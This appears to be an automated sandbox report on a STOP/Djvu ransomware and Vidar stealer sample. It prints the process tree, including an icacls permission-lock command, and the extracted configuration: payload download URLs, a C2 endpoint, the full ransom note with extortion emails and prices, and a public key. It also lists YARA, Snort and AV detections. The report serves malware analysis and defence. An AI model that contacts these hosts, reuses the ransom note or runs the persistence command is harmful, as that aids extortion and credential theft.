ID: 679286
Sample Name:
aTTbUbX63Q.exe
Cookbook: default.jbs
Time: 14:31:11
Date: 05/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

aTTbUbX63Q.exe


Overview

General Information

Sample Name:	aTTbUbX63Q.exe
Analysis ID:	679286
MD5:	b7ea7d444d1ed5.
SHA1:	738054720787a8.
SHA256:	0336cc8aff0e497..
Tags:	exe Stop
Infos:	



Detection




Djvu, Vidar

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found ransom note / readme
- Antivirus detection for URL or domain
- Detected unpacking (creates a PE f…
- Snort IDS alert for network traffic
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected Djvu Ransomware
- Yara detected Vidar stealer
- Multi AV Scanner detection for dom…
- Multi AV Scanner detection for drop…
- Uses known network protocols on n…
- Machine Learning detection for sam…

Classification



Process Tree

- **System is w10x64**
- aTTbUbX63Q.exe (PID: 5384 cmdline: "C:\Users\user\Desktop\aTTbUbX63Q.exe" MD5: B7EA7D444D1ED5677537A96796A496DC)
  - aTTbUbX63Q.exe (PID: 4752 cmdline: "C:\Users\user\Desktop\aTTbUbX63Q.exe" MD5: B7EA7D444D1ED5677537A96796A496DC)
    - icacls.exe (PID: 5604 cmdline: icacls "C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672" /deny *S-1-1-0:(OI)(CI)(DE,DC) MD5: FF0D1D4317A44C951240FAE75075D501)
    - aTTbUbX63Q.exe (PID: 5732 cmdline: "C:\Users\user\Desktop\aTTbUbX63Q.exe" --Admin IsNotAutoStart IsNotTask MD5: B7EA7D444D1ED5677537A96796A496DC)
      - aTTbUbX63Q.exe (PID: 5868 cmdline: "C:\Users\user\Desktop\aTTbUbX63Q.exe" --Admin IsNotAutoStart IsNotTask MD5: B7EA7D444D1ED5677537A96796A496DC)
        - build2.exe (PID: 5708 cmdline: "C:\Users\user\AppData\Local\a45d09a4-f11f-4e2f-be78-44d5031eb5a3\build2.exe" MD5: 2F3D0323BA962334EF87ED098AD02289)
          - build2.exe (PID: 3280 cmdline: "C:\Users\user\AppData\Local\a45d09a4-f11f-4e2f-be78-44d5031eb5a3\build2.exe" MD5: 2F3D0323BA962334EF87ED098AD02289)
- aTTbUbX63Q.exe (PID: 244 cmdline: C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe --Task MD5: B7EA7D444D1ED5677537A96796A496DC)
  - aTTbUbX63Q.exe (PID: 3248 cmdline: C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe --Task MD5: B7EA7D444D1ED5677537A96796A496DC)
- aTTbUbX63Q.exe (PID: 5016 cmdline: "C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe" --AutoStart MD5: B7EA7D444D1ED5677537A96796A496DC)
  - aTTbUbX63Q.exe (PID: 5220 cmdline: "C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe" --AutoStart MD5: B7EA7D444D1ED5677537A96796A496DC)
- aTTbUbX63Q.exe (PID: 1284 cmdline: "C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe" --AutoStart MD5: B7EA7D444D1ED5677537A96796A496DC)
  - aTTbUbX63Q.exe (PID: 5524 cmdline: "C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe" --AutoStart MD5: B7EA7D444D1ED5677537A96796A496DC)
- **cleanup**

Malware Configuration

Threatname: Djvu


```
{
  "Download URLs": [
    "http://rgyui.top/dl/build2.exe",
    "http://acacaca.org/files/1/build3.exe"
  ],
```

```
  "C2 url": "http://acacaca.org/test2/get.php",
  "Ransom note file": "_readme.txt",
  "Ransom note": "ATTENTION!\r\n\r\nDon't worry, you can return all your files!\r\nAll your files like pictures, databases, documents and other important are encrypted with strongest encryption and unique key.\r\nThe only method of recovering files is to purchase decrypt tool and unique key for you.\r\nThis software will decrypt all your encrypted files.\r\nWhat guarantees you have?\r\nYou can send one of your encrypted file from your PC and we decrypt it for free.\r\nBut we can decrypt only 1 file for free. File must not contain valuable information.\r\nYou can get and look video overview decrypt tool:\r\nhttps://we.tl/t-QsoSRIeAK6\r\nPrice of private key and decrypt software is $980.\r\nDiscount 50% available if you contact us first 72 hours, that's price for you is $490.\r\nPlease note that you'll never restore your data without payment.\r\nCheck your e-mail \"Spam\" or \"Junk\" folder if you don't get answer more than 6 hours.\r\n\r\n\r\nTo get this software you need write on our e-mail:\r\nsupport@bestyourmail.ch\r\n\r\nReserve e-mail address to contact us:\r\ndatarestorehelp@airmail.cc\r\n\r\nYour personal ID:\r\n0531Jhyjd",
  "Ignore Files": [
    "ntuser.dat",
    "ntuser.dat.LOG1",
    "ntuser.dat.LOG2",
    "ntuser.pol",
    ".sys",
    ".ini",
    ".DLL",
    ".dll",
    ".blf",
    ".bat",
    ".lnk",
    ".regtrans-ms",
    "C:||SystemID||",
    "C:||Users||Default User||",
    "C:||Users||Public||",
    "C:||Users||All Users||",
    "C:||Users||Default||",
    "C:||Documents and Settings||",
    "C:||ProgramData||",
    "C:||Recovery||",
    "C:||System Volume Information||",
    "C:||Users||%username%||AppData||Roaming||",
    "C:||Users||%username%||AppData||Local||",
    "C:||Windows||",
    "C:||PerfLogs||",
    "C:||ProgramData||Microsoft||",
    "C:||ProgramData||Package Cache||",
    "C:||Users||Public||",
    "C:||$Recycle.Bin||",
    "C:||$WINDOWS.~BT||",
    "C:||dell||",
    "C:||Intel||",
    "C:||MSOCache||",
    "C:||Program Files||",
    "C:||Program Files (x86)||",
    "C:||Games||",
    "C:||Windows.old||",
    "D:||Users||%username%||AppData||Roaming||",
    "D:||Users||%username%||AppData||Local||",
    "D:||Windows||",
    "D:||PerfLogs||",
    "D:||ProgramData||Desktop||",
    "D:||ProgramData||Microsoft||",
    "D:||ProgramData||Package Cache||",
    "D:||Users||Public||",
    "D:||$Recycle.Bin||",
    "D:||$WINDOWS.~BT||",
    "D:||dell||",
    "D:||Intel||",
    "D:||MSOCache||",
    "D:||Program Files||",
    "D:||Program Files (x86)||",
    "D:||Games||",
    "E:||Users||%username%||AppData||Roaming||",
    "E:||Users||%username%||AppData||Local||",
    "E:||Windows||",
    "E:||PerfLogs||",
    "E:||ProgramData||Desktop||",
    "E:||ProgramData||Microsoft||",
    "E:||ProgramData||Package Cache||",
    "E:||Users||Public||",
    "E:||$Recycle.Bin||",
    "E:||$WINDOWS.~BT||",
    "E:||dell||",
    "E:||Intel||",
    "E:||MSOCache||",
    "E:||Program Files||",
    "E:||Program Files (x86)||",
    "E:||Games||",
    "F:||Users||%username%||AppData||Roaming||",
    "F:||Users||%username%||AppData||Local||",
    "F:||Windows||",
    "F:||PerfLogs||",
    "F:||ProgramData||Desktop||",
    "F:||ProgramData||Microsoft||",
    "F:||Users||Public||",
    "F:||$Recycle.Bin||",
    "F:||$WINDOWS.~BT||",
    "F:||dell||",
    "F:||Intel||"
  ],
```

```
  "Public Key": "-----BEGIN PUBLIC KEY-----
||||nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwX6oUNb4mk19lyNBxK80||||nWDzdQgJ9XMg2LdYk3Hm0F0zP2rWDuKVpyAbosbOzGKbJOkVa||/1XbytFAm8RYfkB||/||||nnfEgGh5OGcw||/CcqqOL3R4Vpd7slL
VXc56FLkTWEMSShzg1sNxgIiQm8VcaXOgUk8||||ntvWKcUIV9ujXmn5UBSy||/ICDPveI3QCaxZod7kIBwZzszO||/3CvNwAy3eejgJ6j8ie||||nmwJ9pjskzLjmq92yhDGUQygWfGw0tL1KtSiqUy2M7KNdmD4FX1aVeutZC9bggvn
8||||nV4ksJChvMxI521ms58donyKjwBAbKXBfVRaXUV2k34bI0NQqhLz5OeGIRhn67oe+||||njwIDAQAB||||n-----END PUBLIC KEY-----"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000011.00000000.442710735.0000000000400000.00000040.00000400.00020000.00000000.sdmp	Windows_Trojan_Vidar_114258d5	unknown	unknown	• 0x3eeae:$a2: *wallet*.dat • 0x3f0d1:$b1: CC\%s_%s.txt • 0x3f119:$b2: History\%s_%s.txt • 0x3f101:$b3: Autofill\%s_%s.txt
00000011.00000002.622842965.0000000000400000.00000040.00000400.00020000.00000000.sdmp	Windows_Trojan_Vidar_114258d5	unknown	unknown	• 0x3eeae:$a2: *wallet*.dat • 0x3f0d1:$b1: CC\%s_%s.txt • 0x3f119:$b2: History\%s_%s.txt • 0x3f101:$b3: Autofill\%s_%s.txt
0000000E.00000002.445221178.00000000020D0000.00000040.00001000.00020000.00000000.sdmp	Windows_Trojan_Vidar_114258d5	unknown	unknown	• 0x3f84e:$a2: *wallet*.dat • 0x3fa71:$b1: CC\%s_%s.txt • 0x3fab9:$b2: History\%s_%s.txt • 0x3faa1:$b3: Autofill\%s_%s.txt
00000008.00000002.457498100.0000000004185000.00000040.00000800.00020000.00000000.sdmp	Windows_Trojan_RedLineStealer_ed346e4c	unknown	unknown	• 0x798:$a: 55 8B EC 8B 45 14 56 57 8B 7D 08 33 F6 89 4 7 0C 39 75 10 76 15 8B
00000013.00000000.449011139.0000000000400000.00000040.00000400.00020000.00000000.sdmp	Windows_Ransomware_Stop_1e8d48ff	unknown	unknown	• 0xd9ef:$b: 68 FF FF FF 50 FF D3 8D 85 78 FF FF FF 50 FF D3 8D 85 58 FF

Click to see the 165 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
17.2.build2.exe.400000.0.raw.unpack	Windows_Trojan_Vidar_114258d5	unknown	unknown	• 0x3eeae:$a2: *wallet*.dat • 0x3f0d1:$b1: CC\%s_%s.txt • 0x3f119:$b2: History\%s_%s.txt • 0x3f101:$b3: Autofill\%s_%s.txt
19.0.aTTbUbX63Q.exe.400000.3.unpack	Windows_Ransomware_Stop_1e8d48ff	unknown	unknown	• 0xcdef:$b: 68 FF FF FF 50 FF D3 8D 85 78 FF FF FF 50 FF D3 8D 85 58 FF
12.0.aTTbUbX63Q.exe.400000.8.unpack	SUSP_XORed_URL_in_EXE	Detects an XORed URL in an executable	Florian Roth	• 0xe0dea:$s1: http:// • 0xfee98:$s1: \xE8\xF4\xF4\xF0\xBA\xAF\xAF • 0xff528:$s1: \xE8\xF4\xF4\xF0\xBA\xAF\xAF • 0xff54b:$s1: \xE8\xF4\xF4\xF0\xBA\xAF\xAF • 0x10312b:$s1: \xE8\xF4\xF4\xF0\xBA\xAF\xAF • 0x101026:$s2: \xE8\xF4\xF4\xF0\xF3\xBA\xAF\xAF • 0xe0dea:$f1: http://
12.0.aTTbUbX63Q.exe.400000.8.unpack	JoeSecurity_Djvu	Yara detected Djvu Ransomware	Joe Security	
12.0.aTTbUbX63Q.exe.400000.8.unpack	MALWARE_Win_STOP	Detects STOP ransomware	ditekSHen	• 0xfe888:$x1: C:\SystemID\PersonalID.txt • 0xfed34:$x2: /deny *S-1-1-0:(OI)(CI)(DE,DC) • 0xfe6f0:$x3: e:\doc\my work (c++)_git\encryption\ • 0x104528:$x3: E:\Doc\My work (C++)_Git\Encryption\ • 0xfecec:$s1: " --AutoStart • 0xfed00:$s1: " --AutoStart • 0x102948:$s2: --ForNetRes • 0x102910:$s3: --Admin • 0x102d90:$s4: %username% • 0x102eb4:$s5: ?pid= • 0x102ec0:$s6: &first=true • 0x102ed8:$s6: &first=false • 0xfedf4:$s7: delself.bat • 0x102df8:$mutex1: {1D6FC66E-D1F3-422C-8A53-C0BBCF3D900D} • 0x102e20:$mutex2: {FBB4BCC6-05C7-4ADD-B67B-A98A697323C1} • 0x102e48:$mutex3: {36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

Click to see the 348 entries

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN Win32/Filecoder.STOP Variant Public Key Download - Source IP: 196.200.111.5 - Destination IP: 192.168.2.6

Timestamp:	196.200.111.5192.168.2.680497662036335 08/05/22-14:32:43.046447
SID:	2036335
Source Port:	80
Destination Port:	49766
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Potential Dridex.Maldoc Minimal Executable Request - Source IP: 192.168.2.6 - Destination IP: 196.200.111.5

Timestamp:	192.168.2.6196.200.111.549767802020826 08/05/22-14:32:47.668643
SID:	2020826
Source Port:	49767
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Win32/Vodkagats Loader Requesting Payload - Source IP: 192.168.2.6 - Destination IP: 196.200.111.5

Timestamp:	192.168.2.6196.200.111.549767802036333 08/05/22-14:32:47.668643
SID:	2036333
Source Port:	49767
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query to a *.top domain - Likely Hostile - Source IP: 192.168.2.6 - Destination IP: 8.8.8.8

Timestamp:	192.168.2.68.8.8.851971532023883 08/05/22-14:32:41.410581
SID:	2023883
Source Port:	51971
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN Win32/Vodkagats Loader Requesting Payload - Source IP: 192.168.2.6 - Destination IP: 211.40.39.251

Timestamp:	192.168.2.6211.40.39.25149765802036333 08/05/22-14:32:42.120644
SID:	2036333
Source Port:	49765
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Potential Dridex.Maldoc Minimal Executable Request - Source IP: 192.168.2.6 - Destination IP: 211.40.39.251

Timestamp:	192.168.2.6211.40.39.25149765802020826 08/05/22-14:32:42.120644
SID:	2020826
Source Port:	49765
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Antivirus detection for URL or domain

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Compliance

Detected unpacking (creates a PE file in dynamic memory)

Networking

Snort IDS alert for network traffic

Uses known network protocols on non-standard ports

C2 URLs / IPs found in malware configuration

Spam, unwanted Advertisements and Ransom Demands

Found ransom note / readme

Yara detected Djvu Ransomware

Modifies existing user documents (likely ransomware behavior)

Writes many files with high entropy

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation

Detected unpacking (creates a PE file in dynamic memory)

Hooking and other Techniques for Hiding and Protection

Uses known network protocols on non-standard ports

HIPS / PFW / Operating System Protection Evasion

Injects a PE file into a foreign processes

Stealing of Sensitive Information

Yara detected Vidar stealer

Found many strings related to Crypto-Wallets (likely being stolen)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Crypto Currency Wallets


Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Yara detected Vidar stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Native API	1 Registry Run Keys / Startup Folder	1 Exploitation for Privilege Escalation	1 Deobfuscate/Decode Files or Information	1 OS Credential Dumping	2 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 5 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 Data Encrypted for Impact
Default Accounts	2 Command and Scripting Interpreter	1 Services File Permissions Weakness	1 1 1 Process Injection	3 Obfuscated Files or Information	1 Credentials in Registry	1 Account Discovery	Remote Desktop Protocol	3 Data from Local System	Exfiltration Over Bluetooth	2 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 Registry Run Keys / Startup Folder	1 2 Software Packing	Security Account Manager	3 File and Directory Discovery	SMB/Windows Admin Shares	1 Screen Capture	Automated Exfiltration	1 1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	1 Services File Permissions Weakness	1 Masquerading	NTDS	5 4 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	5 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	2 1 Virtualization/Sandbox Evasion	LSA Secrets	1 Query Registry	SSH	Keylogging	Data Transfer Size Limits	1 1 6 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 1 1 Process Injection	Cached Domain Credentials	1 4 1 Security Software Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Services File Permissions Weakness	DCSync	2 1 Virtualization/Sandbox Evasion	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	1 2 Process Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 System Owner/User Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	1 Remote System Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	1 System Network Configuration Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protocols			Service Stop


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
aTTbUbX63Q.exe	41%	Virustotal		Browse
aTTbUbX63Q.exe	49%	ReversingLabs	Win32.Trojan.RedLine	
aTTbUbX63Q.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\a45d09a4-f11f-4e2f-be78-44d5031eb5a3\build2.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\build2[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\build2[1].exe	37%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\build2[1].exe	81%	ReversingLabs	Win32.Ransomware.StopCrypt	
C:\Users\user\AppData\Local\a45d09a4-f11f-4e2f-be78-44d5031eb5a3\build2.exe	37%	Metadefender		Browse
C:\Users\user\AppData\Local\a45d09a4-f11f-4e2f-be78-44d5031eb5a3\build2.exe	81%	ReversingLabs	Win32.Ransomware.StopCrypt	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download

Source	Detection	Scanner	Label	Link	Download
2.0.aTTbUbX63Q.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1229097		Download File
19.0.aTTbUbX63Q.exe.400000.5.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
2.2.aTTbUbX63Q.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
7.2.aTTbUbX63Q.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1229097		Download File
19.0.aTTbUbX63Q.exe.400000.10.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
9.0.aTTbUbX63Q.exe.400000.6.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
0.2.aTTbUbX63Q.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1229097		Download File
9.0.aTTbUbX63Q.exe.400000.5.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
12.0.aTTbUbX63Q.exe.400000.8.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
16.2.aTTbUbX63Q.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1229097		Download File
12.0.aTTbUbX63Q.exe.400000.10.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
12.0.aTTbUbX63Q.exe.400000.4.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
2.0.aTTbUbX63Q.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1229097		Download File
9.2.aTTbUbX63Q.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
17.0.build2.exe.400000.5.unpack	100%	Avira	HEUR/AGEN.1224181		Download File
19.0.aTTbUbX63Q.exe.400000.9.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
17.0.build2.exe.400000.6.unpack	100%	Avira	HEUR/AGEN.1224181		Download File
11.0.aTTbUbX63Q.exe.400000.5.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
14.2.build2.exe.20d15a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.0.aTTbUbX63Q.exe.400000.8.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
12.0.aTTbUbX63Q.exe.400000.2.unpack	100%	Avira	HEUR/AGEN.1229097		Download File
11.0.aTTbUbX63Q.exe.400000.9.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
17.0.build2.exe.400000.8.unpack	100%	Avira	HEUR/AGEN.1224181		Download File
17.0.build2.exe.400000.7.unpack	100%	Avira	HEUR/AGEN.1224181		Download File
2.0.aTTbUbX63Q.exe.400000.10.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
12.0.aTTbUbX63Q.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1229097		Download File
2.0.aTTbUbX63Q.exe.400000.9.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
8.2.aTTbUbX63Q.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1229097		Download File
19.0.aTTbUbX63Q.exe.400000.6.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
10.2.aTTbUbX63Q.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1229097		Download File
17.0.build2.exe.400000.4.unpack	100%	Avira	HEUR/AGEN.1224181		Download File
12.0.aTTbUbX63Q.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1229097		Download File
9.0.aTTbUbX63Q.exe.400000.4.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
9.0.aTTbUbX63Q.exe.400000.9.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
19.0.aTTbUbX63Q.exe.400000.4.unpack	100%	Avira	HEUR/AGEN.1223627		Download File

Source	Detection	Scanner	Label	Link	Download
9.0.aTTbUbX63Q.exe.400000.8.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
2.0.aTTbUbX63Q.exe.400000.6.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
19.0.aTTbUbX63Q.exe.400000.7.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
12.0.aTTbUbX63Q.exe.400000.9.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
2.0.aTTbUbX63Q.exe.400000.3.unpack	100%	Avira	HEUR/AGEN.1229097		Download File
2.0.aTTbUbX63Q.exe.400000.7.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
